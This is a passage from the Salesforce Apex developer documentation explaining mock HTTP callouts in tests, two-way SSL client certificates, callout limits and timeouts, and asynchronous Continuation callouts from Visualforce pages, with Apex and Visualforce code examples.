multimock.setStatusCode(200);
multimock.setHeader('Content-Type', 'application/json');
```

In your test method, call `Test.setMock` to set the mock callout mode and pass it `HttpCalloutMock.class` as the first argument, and the variable name that you created for `MultiStaticResourceCalloutMock` as the second argument.

```
Test.setMock(HttpCalloutMock.class, multimock);
```

After this point, if your test method performs an HTTP callout to one of the endpoints `http://api.salesforce.com/foo/bar` or `http://api.salesforce.com/foo/sfdc`, the callout is not made and the Apex runtime sends the corresponding mock response you specified in your instance of `MultiStaticResourceCalloutMock`.

This is a full example containing the test method (`testCalloutWithMultipleStaticResources`) and the method it is testing (`getInfoFromExternalService`) that performs the callout. Before running this example, create a static resource named *`mockResponse`* based on a text file with the content *`{"hah":"fooled you"}`* and another named *`mockResponse2`* based on a text file with the content *`{"hah":"fooled you twice"}`*. Save each class separately and run the test in `CalloutMultiStaticClassTest`.

```
public class CalloutMultiStaticClass {
    public static HttpResponse getInfoFromExternalService(String endpoint) {
        HttpRequest req = new HttpRequest();
        req.setEndpoint(endpoint);
        req.setMethod('GET');
        Http h = new Http();
        HttpResponse res = h.send(req);
        return res;
    }
}
```

```
@isTest
private class CalloutMultiStaticClassTest {
    @isTest static void testCalloutWithMultipleStaticResources() {
        // Use MultiStaticResourceCalloutMock to
        // specify fake response for a certain endpoint and
        // include response body in a static resource.
        MultiStaticResourceCalloutMock multimock = new MultiStaticResourceCalloutMock();
        multimock.setStaticResource(
            'http://api.salesforce.com/foo/bar', 'mockResponse');
        multimock.setStaticResource(
            'http://api.salesforce.com/foo/sfdc', 'mockResponse2');
        multimock.setStatusCode(200);
        multimock.setHeader('Content-Type', 'application/json');

        // Set the mock callout mode
        Test.setMock(HttpCalloutMock.class, multimock);

        // Call the method for the first endpoint
        HTTPResponse res = CalloutMultiStaticClass.getInfoFromExternalService(
            'http://api.salesforce.com/foo/bar');
        // Verify response received
        System.assertEquals('{"hah":"fooled you"}', res.getBody());

        // Call the method for the second endpoint
        HTTPResponse res2 = CalloutMultiStaticClass.getInfoFromExternalService(
            'http://api.salesforce.com/foo/sfdc');
        // Verify response received
        System.assertEquals('{"hah":"fooled you twice"}', res2.getBody());
    }
}
```

Performing DML Operations and Mock Callouts

By default, callouts aren't allowed after DML operations in the same transaction because DML operations result in pending uncommitted work that prevents callouts from executing. Sometimes, you might want to insert test data in your test method using DML before making a callout. To enable this, enclose the portion of your code that performs the callout within `Test.startTest` and `Test.stopTest` statements. The `Test.startTest` statement must appear before the `Test.setMock` statement. Also, the calls to DML operations must not be part of the `Test.startTest/Test.stopTest` block.

DML operations that occur after mock callouts are allowed and don't require any changes in test methods.

The DML operations support works for all implementations of mock callouts using: the `HttpCalloutMock` interface and static resources (`StaticResourceCalloutMock` or `MultiStaticResourceCalloutMock`). The following example uses an implemented `HttpCalloutMock` interface but you can apply the same technique when using static resources.

Performing DML Before Mock Callouts

This example is based on the HttpCalloutMock example provided earlier. The example shows how to use `Test.startTest` and `Test.stopTest` statements to allow DML operations to be performed in a test method before mock callouts. The test method (`testCallout`) first inserts a test account, calls `Test.startTest`, sets the mock callout mode using `Test.setMock`, calls a method that performs the callout, verifies the mock response values, and finally, calls `Test.stopTest`.

```
@isTest
private class CalloutClassTest {
     @isTest static void testCallout() {
        // Perform some DML to insert test data
        Account testAcct = new Account('Test Account');
        insert testAcct;

        // Call Test.startTest before performing callout
        // but after setting test data.
        Test.startTest();

        // Set mock callout class
        Test.setMock(HttpCalloutMock.class, new MockHttpResponseGenerator());

        // Call method to test.
        // This causes a fake response to be sent
        // from the class that implements HttpCalloutMock.
        HttpResponse res = CalloutClass.getInfoFromExternalService();

        // Verify response received contains fake values
        String contentType = res.getHeader('Content-Type');
        System.assert(contentType == 'application/json');
        String actualValue = res.getBody();
        String expectedValue = '{"foo":"bar"}';
        System.assertEquals(actualValue, expectedValue);
        System.assertEquals(200, res.getStatusCode());

        Test.stopTest();
    }
}
```

Asynchronous Apex and Mock Callouts

Similar to DML, asynchronous Apex operations result in pending uncommitted work that prevents callouts from being performed later in the same transaction. Examples of asynchronous Apex operations are calls to future methods, batch Apex, or scheduled Apex. These asynchronous calls are typically enclosed within `Test.startTest` and `Test.stopTest` statements in test methods so that they execute after `Test.stopTest`. In this case, mock callouts can be performed after the asynchronous calls and no changes are necessary. But if the asynchronous calls aren't enclosed within `Test.startTest` and `Test.stopTest` statements, you'll get an exception because of uncommitted work pending. To prevent this exception, do either of the following:

- Enclose the asynchronous call within `Test.startTest` and `Test.stopTest` statements.

```
Test.startTest();
MyClass.asyncCall();
Test.stopTest();

Test.setMock(..); // Takes two arguments
MyClass.mockCallout();
```

- Follow the same rules as with DML calls: Enclose the portion of your code that performs the callout within `Test.startTest` and `Test.stopTest` statements. The `Test.startTest` statement must appear before the `Test.setMock` statement. Also, the asynchronous calls must not be part of the `Test.startTest`/`Test.stopTest` block.

```
MyClass.asyncCall();

Test.startTest();
Test.setMock(..); // Takes two arguments
MyClass.mockCallout();
Test.stopTest();
```

Asynchronous calls that occur after mock callouts are allowed and don't require any changes in test methods.

SEE ALSO:

Test Class

Using Certificates

You can use two-way SSL authentication by sending a certificate generated in Salesforce or signed by a certificate authority (CA) with your callout. This enhances security as the target of the callout receives the certificate and can use it to authenticate the request against its keystore.

To enable two-way SSL authentication for a callout:

1. Generate a certificate.
2. Integrate the certificate with your code. See Using Certificates with SOAP Services and Using Certificates with HTTP Requests.
3. If you are connecting to a third-party and you are using a self-signed certificate, share the Salesforce certificate with them so that they can add the certificate to their keystore. If you are connecting to another application used within your organization, configure your Web or application server to request a client certificate. This process depends on the type of Web or application server you use. For an example of how to set up two-way SSL with Apache Tomcat, see `developer.salesforce.com/page/Making_Authenticated_Web_Service_Callouts_Using_Two-Way_SSL`.
4. Configure the remote site settings for the callout. Before any Apex callout can call an external site, that site must be registered in the Remote Site Settings page, or the callout fails.

If you use setEndpoint(endpoint) to specify a named credential as the endpoint, you don't need to configure remote site settings. To set up named credentials, see "Define a Named Credential" in the Salesforce Help.

IN THIS SECTION:

Generating Certificates

You can use a self-signed certificate generated in Salesforce or a certificate signed by a certificate authority (CA). To generate a certificate for a callout:

1. From Setup, click **Security Controls** > **Certificate and Key Management**.
2. Select either **Create Self-Signed Certificate** or **Create CA-Signed Certificate**, based on what kind of certificate your external website accepts. You can't change the type of a certificate after you've created it.
3. Enter a descriptive label for the Salesforce certificate. This name is used primarily by administrators when viewing certificates.
4. Enter the `Unique Name`. This name is automatically populated based on the certificate label you enter. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. Use the `Unique Name` when referring to the certificate using the Force.com Web services API or Apex.
5. Select a `Key Size` for your generated certificate and keys. We recommend that you use the default key size of `2048` for security reasons. Selecting `2048` generates a certificate using 2048-bit keys and is valid for two years. Selecting `1024` generates a certificate using 1024-bit keys and is valid for one year.

   Note: Once you save a Salesforce certificate, you can't change the key size.

6. If you're creating a CA-signed certificate, you must also enter the following information. These fields are joined together to generate a unique certificate.

Field	Description
`Common Name`	The fully qualified domain name of the company requesting the signed certificate. This is generally of the form: `http://www.mycompany.com`.
`Email Address`	The email address associated with this certificate.
`Company`	Either the legal name of your company, or your legal name.
`Department`	The branch of your company using the certificate, such as marketing or accounting.
`City`	The city where the company resides.
`State`	The state where the company resides.
`Country Code`	A two-letter code indicating the country where the company resides. For the United States, the value is *US*.

7. Click **Save**.

After you successfully save a Salesforce certificate, the certificate and corresponding keys are automatically generated.

After you create a CA-signed certificate, you must upload the signed certificate before you can use it. See "Uploading Certificate Authority (CA)-Signed Certificates" in the Salesforce online help.

Using Certificates with SOAP Services

After you have generated a certificate in Salesforce, you can use it to support two-way authentication for a callout to a SOAP Web service.

To integrate the certificate with your Apex:

1. Receive the WSDL for the Web service from the third party or generate it from the application you want to connect to.
2. Generate Apex classes from the WSDL for the Web service. See SOAP Services: Defining a Class from a WSDL Document.
3. The generated Apex classes include a stub for calling the third-party Web service represented by the WSDL document. Edit the Apex classes, and assign a value to a `clientCertName_x` variable on an instance of the stub class. The value must match the `Unique Name` of the certificate you generated under Setup, in **Security Controls** > **Certificate and Key Management**.

The following example illustrates the last step of the previous procedure and works with the sample WSDL file in Generated WSDL2Apex Code. This example assumes that you previously generated a certificate with a `Unique Name` of `DocSampleCert`.

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.clientCertName_x = 'DocSampleCert';
String input = 'This is the input string';
String output = stub.EchoString(input);
```

There is a legacy process for using a certificate obtained from a third party for your organization. Encode your client certificate key in base64, and assign it to the `clientCert_x` variable on the stub. This is inherently less secure than using a Salesforce certificate because it does not follow security best practices for protecting private keys. When you use a Salesforce certificate, the private key is not shared outside Salesforce.

Note: Do not use a client certificate generated under Setup, in **Develop** > **API** > **Generate Client Certificate**. You must use a certificate obtained from a third party for your organization if you use the legacy process.

The following example illustrates the legacy process and works with the sample WSDL file in Generated WSDL2Apex Code on page 423.

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.clientCert_x =
'MIIGlgIBAzCCBlAGCSqGSIb3DQEHAaCCBkEEggY9MIIGOTCCAe4GCSqGSIb3DQEHAaCCAd8EggHb'+
'MIIB1zCCAdMGCyqGSIb3DQEMCgECoIIBgjCCAX4wKAYKKoZIhvcNAQwBAzAaBBSaUMlXnxjzpfdu'+
'6YFwZgJFMklDWFyvCnQeuZpN2E+Rb4rf9MkJ6FsmPDA9MCEwCQYFKw4DAhoFAAQU4ZKBfaXcN45w'+
'9hYm215CcA4n4d0EFJL8jr68wwKwFsVckbjyBz/zYHO6AgIEAA==';

// Password for the keystore
stub.clientCertPasswd_x = 'passwd';

String input = 'This is the input string';
String output = stub.EchoString(input);
```

Using Certificates with HTTP Requests

After you have generated a certificate in Salesforce, you can use it to support two-way authentication for a callout to an HTTP request.

To integrate the certificate with your Apex:

1. Generate a certificate. Note the `Unique Name` of the certificate.
2. In your Apex, use the `setClientCertificateName` method of the `HttpRequest` class. The value used for the argument for this method must match the `Unique Name` of the certificate that you generated in the previous step.

The following example illustrates the last step of the previous procedure. This example assumes that you previously generated a certificate with a `Unique Name` of `DocSampleCert`.

```
HttpRequest req = new HttpRequest();
req.setClientCertificateName('DocSampleCert');
```

Callout Limits and Limitations

The following limits and limitations apply when Apex code makes a callout to an HTTP request or a Web services call. The Web services call can be a SOAP API call or any external Web services call.

- A single Apex transaction can make a maximum of 100 callouts to an HTTP request or an API call.
- The default timeout is 10 seconds. A custom timeout can be defined for each callout. The minimum is 1 millisecond and the maximum is 120,000 milliseconds. See the examples in the next section for how to set custom timeouts for Web services or HTTP callouts.
- The maximum cumulative timeout for callouts by a single Apex transaction is 120 seconds. This time is additive across all callouts invoked by the Apex transaction.
- You can't make a callout when there are pending operations in the same transaction. Things that result in pending operations are DML statements, asynchronous Apex (such as future methods and batch Apex jobs), scheduled Apex, or sending email. You can make callouts before performing these types of operations.
- Pending operations can occur before mock callouts in the same transaction. See Performing DML Operations and Mock Callouts for WSDL-based callouts or Performing DML Operations and Mock Callouts for HTTP callouts.
- When the the header `Expect: 100-Continue` is added to a callout request, a timeout will occur if a `HTTP/1.1 100 Continue` response isn't returned by the external server.

Setting Callout Timeouts

The following example sets a custom timeout for Web services callouts. The example works with the sample WSDL file and the generated `DocSamplePort` class described in Generated WSDL2Apex Code on page 423. Set the timeout value in milliseconds by assigning a value to the special `timeout_x` variable on the stub.

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();
stub.timeout_x = 2000; // timeout in milliseconds
```

The following is an example of setting a custom timeout for HTTP callouts:

```
HttpRequest req = new HttpRequest();
req.setTimeout(2000); // timeout in milliseconds
```


Make Long-Running Callouts from a Visualforce Page

Use asynchronous callouts to make long-running requests from a Visualforce page to an external Web service and process responses in callback methods. Asynchronous callouts that are made from a Visualforce page don't count toward the Apex limit of 10 synchronous requests that last longer than five seconds. As a result, you can make more long-running callouts and you can integrate your Visualforce pages with complex back-end assets.

An asynchronous callout is a callout that is made from a Visualforce page for which the response is returned through a callback method. An asynchronous callout is also referred to as a *continuation*.

This diagram shows the execution path of an asynchronous callout, starting from a Visualforce page. A user invokes an action on a Visualforce page that requests information from a Web service (step 1). The app server hands the callout request to the Continuation server before returning to the Visualforce page (steps 2–3). The Continuation server sends the request to the Web service and receives the response (steps 4–7), then hands the response back to the app server (step 8). Finally, the response is returned to the Visualforce page (step 9).

Execution Flow of an Asynchronous Callout



A typical Salesforce application that benefits from asynchronous callouts is one that contains a Visualforce page with a button that users click to get data from an external Web service. For example, the Visualforce page might get warranty information for a certain product from a Web service. This page can be used by thousands of agents in the organization. Consequently, a hundred of those agents might click the same button to process warranty information for products at the same time. These hundred simultaneous actions exceed the limit of concurrent long-running requests of 10, but by using asynchronous callouts, the requests aren't subjected to this limit and can be executed.

In the following example application, the button action is implemented in an Apex controller method. The action method creates a `Continuation` and returns it. After the the request is sent to the service, the Visualforce request is suspended. The user must wait for the response to be returned before proceeding with using the page and invoking new actions. When the external service returns a response, the Visualforce request resumes and the page receives this response.

This is the Visualforce page of our sample application. This page contains a button that invokes the `startRequest` method of the controller that's associated with this page. After the continuation result is returned and the callback method is invoked, the button renders the `outputText` component again to display the body of the response.

```
<apex:page controller="ContinuationController" showChat="false" showHeader="false">
   <apex:form >
      <!-- Invokes the action method when the user clicks this button. -->
      <apex:commandButton action="{!startRequest}"
              value="Start Request" reRender="result"/>
   </apex:form>

   <!-- This output text component displays the callout response body. -->
   <apex:outputText id="result" value="{!result}" />
</apex:page>
```

The following is the Apex controller that's associated with the Visualforce page. This controller contains the action and callback methods.

Note: Before you can call an external service, you must add the remote site to a list of authorized remote sites in the Salesforce user interface. From Setup, click **Security Controls** > **Remote Site Settings**, and then click **New Remote Site**.

```
public with sharing class ContinuationController {
    // Unique label corresponding to the continuation
    public String requestLabel;
    // Result of callout
    public String result {get;set;}
    // Endpoint of long-running service
    private static final String LONG_RUNNING_SERVICE_URL =
        '<Insert your service URL>';

   // Action method
    public Object startRequest() {
      // Create continuation with a timeout
      Continuation con = new Continuation(40);
      // Set callback method
      con.continuationMethod='processResponse';

      // Create callout request
      HttpRequest req = new HttpRequest();
      req.setMethod('GET');
      req.setEndpoint(LONG_RUNNING_SERVICE_URL);

      // Add callout request to continuation
      this.requestLabel = con.addHttpRequest(req);

      // Return the continuation
      return con;
    }

    // Callback method
    public Object processResponse() {
      // Get the response by using the unique label
      HttpResponse response = Continuation.getResponse(this.requestLabel);
      // Set the result variable that is displayed on the Visualforce page
      this.result = response.getBody();

      // Return null to re-render the original Visualforce page
      return null;
    }
}
```

Note:

- You can make up to three asynchronous callouts in a single continuation. Add these callout requests to the same continuation by using the `addHttpRequest` method of the `Continuation` class. The callouts run in parallel for this continuation and suspend the Visualforce request. Only after all callouts are returned by the external service for does the Visualforce process resume.
- Asynchronous callouts are supported only through a Visualforce page. Making an asynchronous callout by invoking the action method outside a Visualforce page, such as in the Developer Console, isn't supported.
- Asynchronous callouts are available for Apex controllers and Visualforce pages saved in version 30.0 and later. If JavaScript remoting is used, version 31.0 or later is required.

IN THIS SECTION:

Process for Using Asynchronous Callouts

To use asynchronous callouts, create a `Continuation` object in an action method of a controller, and implement a callback method.

Invoking an Asynchronous Callout in an Action Method

To invoke an asynchronous callout, call the external service by using a `Continuation` instance in your Visualforce action method. When you create a continuation, you can specify a timeout value and the name of the callback method. For example, the following creates a continuation with a 60-second timeout and a callback method name of `processResponse`.

```
Continuation cont = new Continuation(60);
cont.continuationMethod = 'processResponse';
```

Next, associate the `Continuation` object to an external callout. To do so, create the HTTP request, and then add this request to the continuation as follows:

```
String requestLabel = cont.addHttpRequest(request);
```

Note: This process is based on making callouts with the HttpRequest class. For an example that uses a WSDL-based class, see Making an Asynchronous Callout from an Imported WSDL.

The method that invokes the callout (the action method) must return the `Continuation` object to instruct Visualforce to suspend the current request after the system sends the callout and waits for the callout response. The `Continuation` object holds the details of the callout to be executed.

This is the signature of the method that invokes the callout. The Object return type represents a `Continuation`.

```
public Object calloutActionMethodName()
```

Defining a Callback Method

The response is returned after the external service finishes processing the callout. You can specify a callback method for asynchronous execution after the callout returns. This callback method must be defined in the controller class where the callout invocation method is defined. You can define a callback method to process the returned response, such as retrieving the response for display on a Visualforce page.

The callback method doesn't take any arguments and has this signature.

```
public Object callbackMethodName()
```

The Object return type represents a `Continuation`, a `PageReference`, or `null`. To render the original Visualforce page and finish the Visualforce request, return `null` in the callback method.

If the action method uses JavaScript remoting (is annotated with `@RemoteAction`), the callback method must be static and has the following supported signatures.

```
public static Object callbackMethodName(List< String> labels, Object state)
```

Or:

```
public static Object callbackMethodName(Object state)
```

The *`labels`* parameter is supplied by the system when it invokes the callback method and holds the labels associated with the callout requests made. The *`state`* parameter is supplied by setting the Continuation.state property in the controller.

This table lists the return values for the callback method. Each return value corresponds to a different behavior.

Table 4: Possible Return Values for the Callback Method

Callback Method Return Value	Request Lifecycle and Outcome
`null`	The system finishes the Visualforce page request and renders the original Visualforce page (or a portion of it).
`PageReference`	The system finishes the Visualforce page request and redirects to a new Visualforce page. (Use query parameters in the `PageReference` to pass the results of the `Continuation` to the new page.)
`Continuation`	The system suspends the Visualforce request again and waits for the response of a new callout. Return a new `Continuation` in the callback method to chain asynchronous callouts.

Note: If the `continuationMethod` property isn't set for a continuation, the same action method that made the callout is called again when the callout response returns.

SEE ALSO:

Continuation Class

Testing Asynchronous Callouts

Write tests to test your controller and meet code coverage requirements for deploying or packaging Apex. Because Apex tests don't support making callouts, you can simulate callout requests and responses. When you're simulating a callout, the request doesn't get sent to the external service, and a mock response is used.

The following example shows how to invoke a mock asynchronous callout in a test for a Web service call that uses `HTTPRequest`. To simulate callouts in continuations, call these methods of the `Test` class: setContinuationResponse(requestLabel, mockResponse) and invokeContinuationMethod(controller, request).

The controller class to test is listed first, followed by the test class. The controller class from Make Long-Running Callouts from a Visualforce Page is reused here.

```
public with sharing class ContinuationController {
    // Unique label corresponding to the continuation request
    public String requestLabel;
    // Result of callout
    public String result {get;set;}
    // Endpoint of long-running service
    private static final String LONG_RUNNING_SERVICE_URL =
        '<Insert your service URL>';

   // Action method
    public Object startRequest() {
      // Create continuation with a timeout
      Continuation con = new Continuation(40);
      // Set callback method
      con.continuationMethod='processResponse';

      // Create callout request
      HttpRequest req = new HttpRequest();
      req.setMethod('GET');
      req.setEndpoint(LONG_RUNNING_SERVICE_URL);

      // Add callout request to continuation
      this.requestLabel = con.addHttpRequest(req);

      // Return the continuation
      return con;
    }

    // Callback method
    public Object processResponse() {
      // Get the response by using the unique label
      HttpResponse response = Continuation.getResponse(this.requestLabel);
      // Set the result variable that is displayed on the Visualforce page
      this.result = response.getBody();
```

```
      // Return null to re-render the original Visualforce page
      return null;
    }
}
```

This example shows the test class corresponding to the controller. This test class contains a test method for testing an asynchronous callout. In the test method, `Test.setContinuationResponse` sets a mock response, and `Test.invokeContinuationMethod` causes the callback method for the continuation to be executed. The test ensures that the callback method processed the mock response by verifying that the controller's result variable is set to the expected response.

```
@isTest
public class ContinuationTestingForHttpRequest {
    public static testmethod void testWebService() {
        ContinuationController controller = new ContinuationController();
        // Invoke the continuation by calling the action method
        Continuation conti = (Continuation)controller.startRequest();

        // Verify that the continuation has the proper requests
        Map<String, HttpRequest> requests = conti.getRequests();
        system.assert(requests.size() == 1);
        system.assert(requests.get(controller.requestLabel) != null);

        // Perform mock callout
        // (i.e. skip the callout and call the callback method)
        HttpResponse response = new HttpResponse();
        response.setBody('Mock response body');
        // Set the fake response for the continuation
        Test.setContinuationResponse(controller.requestLabel, response);
        // Invoke callback method
        Object result = Test.invokeContinuationMethod(controller, conti);
        // result is the return value of the callback
        System.assertEquals(null, result);
        // Verify that the controller's result variable
        //   is set to the mock response.
        System.assertEquals('Mock response body', controller.result);
    }
}
```

Asynchronous Callout Limits

When a continuation is executing, the continuation-specific limits apply. When the continuation returns and the request resumes, a new Apex transaction starts. All Apex and Visualforce limits apply and are reset in the new transaction, including the Apex callout limits.

Continuation-Specific Limits

The following are Apex and Visualforce limits that are specific to a continuation.

Description	Limit
Maximum number of parallel Apex callouts in a single continuation	3
Maximum number of chained Apex callouts	3

Description	Limit
Maximum timeout for a single continuation[1]	120 seconds
Maximum Visualforce controller-state size[2]	80 KB
Maximum HTTP response size	1 MB
Maximum HTTP POST form size—the size of all keys and values in the form[3]	1 MB
Maximum number of keys in the HTTP POST form[3]	500

[1] The timeout that is specified in the autogenerated Web service stub and in the HttpRequest objects is ignored. Only this timeout limit is enforced for a continuation.

[2] When the continuation is executed, the Visualforce controller is serialized. When the continuation is completed, the controller is deserialized and the callback is invoked. Use the Apex `transient` modifier to designate a variable that is not to be serialized. The framework uses only serialized members when it resumes. The controller-state size limit is separate from the view state limit. See Differences between Continuation Controller State and Visualforce View State.

[3] This limit is for HTTP POST forms with the following content type headers: `content-type='application/x-www-form-urlencoded'` and `content-type='multipart/form-data'`

Differences between Continuation Controller State and Visualforce View State

Controller state and view state are distinct. Controller state for a continuation consists of the serialization of all controllers that are involved in the request, not only the controller that invokes the continuation. The serialized controllers include controller extensions, and custom and internal component controllers. The controller state size is logged in the debug log as a `USER_DEBUG` event.

View state holds more data than the controller state and has a higher maximum size (135 KB). The view state contains state and component structure. State is serialization of all controllers and all the attributes of each component on a page, including subpages and subcomponents . Component structure is the parent-child relationship of components that are in the page. You can monitor the view state size in the Developer Console or in the footer of a Visualforce page when development mode is enabled. For more information, see "View State Tab" in the Salesforce Help or refer to the *Visualforce Developer's Guide*.

Making Multiple Asynchronous Callouts

To make multiple callouts to a long-running service simultaneously from a Visualforce page, you can add up to three requests to the Continuation instance. An example of when to make simultaneous callouts is when you're making independent requests to a service, such as getting inventory statistics for two products.

When you're making multiple callouts in the same continuation, the callout requests run in parallel and suspend the Visualforce request. Only after all callout responses are returned does the Visualforce process resume.

The following Visualforce and Apex examples show how to make two asynchronous callouts simultaneously by using a single continuation. The Visualforce page is shown first. The Visualforce page contains a button that invokes the action method `startRequestsInParallel` in the controller. When the Visualforce process resumes, the `outputPanel` component is rendered again. This panel displays the responses of the two asynchronous callouts.

```
<apex:page controller="MultipleCalloutController" showChat="false" showHeader="false">
   <apex:form >
      <!-- Invokes the action method when the user clicks this button. -->
      <apex:commandButton action="{!startRequestsInParallel}" value="Start Request"
reRender="panel"/>
```

```
    </apex:form>

    <apex:outputPanel id="panel">
        <!-- Displays the response body of the initial callout. -->
        <apex:outputText value="{!result1}" />

        <br/>
        <!-- Displays the response body of the chained callout. -->
        <apex:outputText value="{!result2}" />
    </apex:outputPanel>

</apex:page>
```

This example shows the controller class for the Visualforce page. The `startRequestsInParallel` method adds two requests to the Continuation. After all callout responses are returned, the callback method (`processAllResponses`) is invoked and processes the responses.

```
public with sharing class MultipleCalloutController {

    // Unique label for the first request
    public String requestLabel1;
    // Unique label for the second request
    public String requestLabel2;
    // Result of first callout
    public String result1 {get;set;}
   // Result of second callout
    public String result2 {get;set;}
    // Endpoints of long-running service
    private static final String LONG_RUNNING_SERVICE_URL1 =
        '<Insert your first service URL>';
    private static final String LONG_RUNNING_SERVICE_URL2 =
        '<Insert your second service URL>';

    // Action method
    public Object startRequestsInParallel() {
      // Create continuation with a timeout
      Continuation con = new Continuation(60);
      // Set callback method
      con.continuationMethod='processAllResponses';

      // Create first callout request
      HttpRequest req1 = new HttpRequest();
      req1.setMethod('GET');
      req1.setEndpoint(LONG_RUNNING_SERVICE_URL1);

      // Add first callout request to continuation
      this.requestLabel1 = con.addHttpRequest(req1);

      // Create second callout request
      HttpRequest req2 = new HttpRequest();
      req2.setMethod('GET');
      req2.setEndpoint(LONG_RUNNING_SERVICE_URL2);

      // Add second callout request to continuation
      this.requestLabel2 = con.addHttpRequest(req2);
```

```
      // Return the continuation
      return con;
    }

    // Callback method.
    // Invoked only when responses of all callouts are returned.
    public Object processAllResponses() {
      // Get the response of the first request
      HttpResponse response1 = Continuation.getResponse(this.requestLabel1);
      this.result1 = response1.getBody();

      // Get the response of the second request
      HttpResponse response2 = Continuation.getResponse(this.requestLabel2);
      this.result2 = response2.getBody();

      // Return null to re-render the original Visualforce page
      return null;
    }
}
```

Chaining Asynchronous Callouts

If the order of the callouts matters, or when a callout is conditional on the response of another callout, you can chain callout requests. Chaining callouts means that the next callout is made only after the response of the previous callout returns. For example, you might need to chain a callout to get warranty extension information after the warranty service response indicates that the warranty expired. You can chain up to three callouts.

The following Visualforce and Apex examples show how to chain one callout to another. The Visualforce page is shown first. The Visualforce page contains a button that invokes the action method `invokeInitialRequest` in the controller. The Visualforce process is suspended each time a continuation is returned. The Visualforce process resumes after each response is returned and renders each response in the `outputPanel` component.

```
<apex:page controller="ChainedContinuationController" showChat="false" showHeader="false">

   <apex:form >
      <!-- Invokes the action method when the user clicks this button. -->
      <apex:commandButton action="{!invokeInitialRequest}" value="Start Request"
reRender="panel"/>
   </apex:form>

   <apex:outputPanel id="panel">
       <!-- Displays the response body of the initial callout. -->
       <apex:outputText value="{!result1}" />

       <br/>
       <!-- Displays the response body of the chained callout. -->
       <apex:outputText value="{!result2}" />
   </apex:outputPanel>

</apex:page>
```

This example show the controller class for the Visualforce page. The `invokeInitialRequest` method creates the first continuation. The callback method (`processInitialResponse`) processes the response of the first callout. If this response meets a certain

condition, the method chains another callout by returning a second continuation. After the response of the chained continuation is returned, the second callback method (`processChainedResponse`) is invoked and processes the second response.

```
public with sharing class ChainedContinuationController {

    // Unique label for the initial callout request
    public String requestLabel1;
    // Unique label for the chained callout request
    public String requestLabel2;
    // Result of initial callout
    public String result1 {get;set;}
    // Result of chained callout
    public String result2 {get;set;}
    // Endpoint of long-running service
    private static final String LONG_RUNNING_SERVICE_URL1 =
        '<Insert your first service URL>';
    private static final String LONG_RUNNING_SERVICE_URL2 =
        '<Insert your second service URL>';

    // Action method
    public Object invokeInitialRequest() {
      // Create continuation with a timeout
      Continuation con = new Continuation(60);
      // Set callback method
      con.continuationMethod='processInitialResponse';

      // Create first callout request
      HttpRequest req = new HttpRequest();
      req.setMethod('GET');
      req.setEndpoint(LONG_RUNNING_SERVICE_URL1);

      // Add initial callout request to continuation
      this.requestLabel1 = con.addHttpRequest(req);

      // Return the continuation
      return con;
    }

    // Callback method for initial request
    public Object processInitialResponse() {
      // Get the response by using the unique label
      HttpResponse response = Continuation.getResponse(this.requestLabel1);
      // Set the result variable that is displayed on the Visualforce page
      this.result1 = response.getBody();

      Continuation chainedContinuation = null;
      // Chain continuation if some condition is met
      if (response.getBody().toLowerCase().contains('expired')) {
          // Create a second continuation
          chainedContinuation = new Continuation(60);
          // Set callback method
          chainedContinuation.continuationMethod='processChainedResponse';

          // Create callout request
          HttpRequest req = new HttpRequest();
```

```
            req.setMethod('GET');
            req.setEndpoint(LONG_RUNNING_SERVICE_URL2);

            // Add callout request to continuation
            this.requestLabel2 = chainedContinuation.addHttpRequest(req);
        }

        // Start another continuation
        return chainedContinuation;
    }

    // Callback method for chained request
    public Object processChainedResponse() {
        // Get the response for the chained request
        HttpResponse response = Continuation.getResponse(this.requestLabel2);
        // Set the result variable that is displayed on the Visualforce page
        this.result2 = response.getBody();

        // Return null to re-render the original Visualforce page
        return null;
    }
}
```

Note: The response of a continuation must be retrieved before you create a new continuation and before the Visualforce request is suspended again. You can't retrieve an old response from an earlier continuation in the chain of continuations.

Making an Asynchronous Callout from an Imported WSDL

In addition to `HttpRequest`-based callouts, asynchronous callouts are supported in Web service calls that are made from WSDL-generated classes. The process of making asynchronous callouts from a WSDL-generated class is similar to the process for using the `HttpRequest` class.

When you import a WSDL in Salesforce, Salesforce autogenerates two Apex classes for each namespace in the imported WSDL. One class is the service class for the synchronous service, and the other is a modified version for the asynchronous service. The autogenerated asynchronous class name starts with the `Async` prefix and has the format `Async`*`ServiceName`*. *`ServiceName`* is the name of the original unmodified service class. The asynchronous class differs from the standard class in the following ways.

- The public service methods contain an additional `Continuation` parameter as the first parameter.
- The Web service operations are invoked asynchronously and their responses are obtained with the `getValue` method of the response element.
- The `WebServiceCallout.beginInvoke` and `WebServiceCallout.endInvoke` are used to invoke the service and get the response respectively.

You can generate Apex classes from a WSDL in the Salesforce user interface by clicking **Develop** > **Apex Classes** > **Generate from WSDL** from Setup.

To make asynchronous Web service callouts, call the methods on the autogenerated asynchronous class by passing your `Continuation` instance to these methods. The following example is based on a hypothetical stock-quote service. This example assumes that the organization has a class, called `AsyncSOAPStockQuoteService`, that was autogenerated via a WSDL import. The example shows how to make an asynchronous callout to the service by using the autogenerated `AsyncSOAPStockQuoteService` class. First, this example creates a continuation with a 60-second timeout and sets the callback method. Next, the code example invokes the

`beginStockQuote` method by passing it the Continuation instance. The `beginStockQuote` method call corresponds to an asynchronous callout execution.

```
public Continuation startRequest() {
   Integer TIMEOUT_INT_SECS = 60;
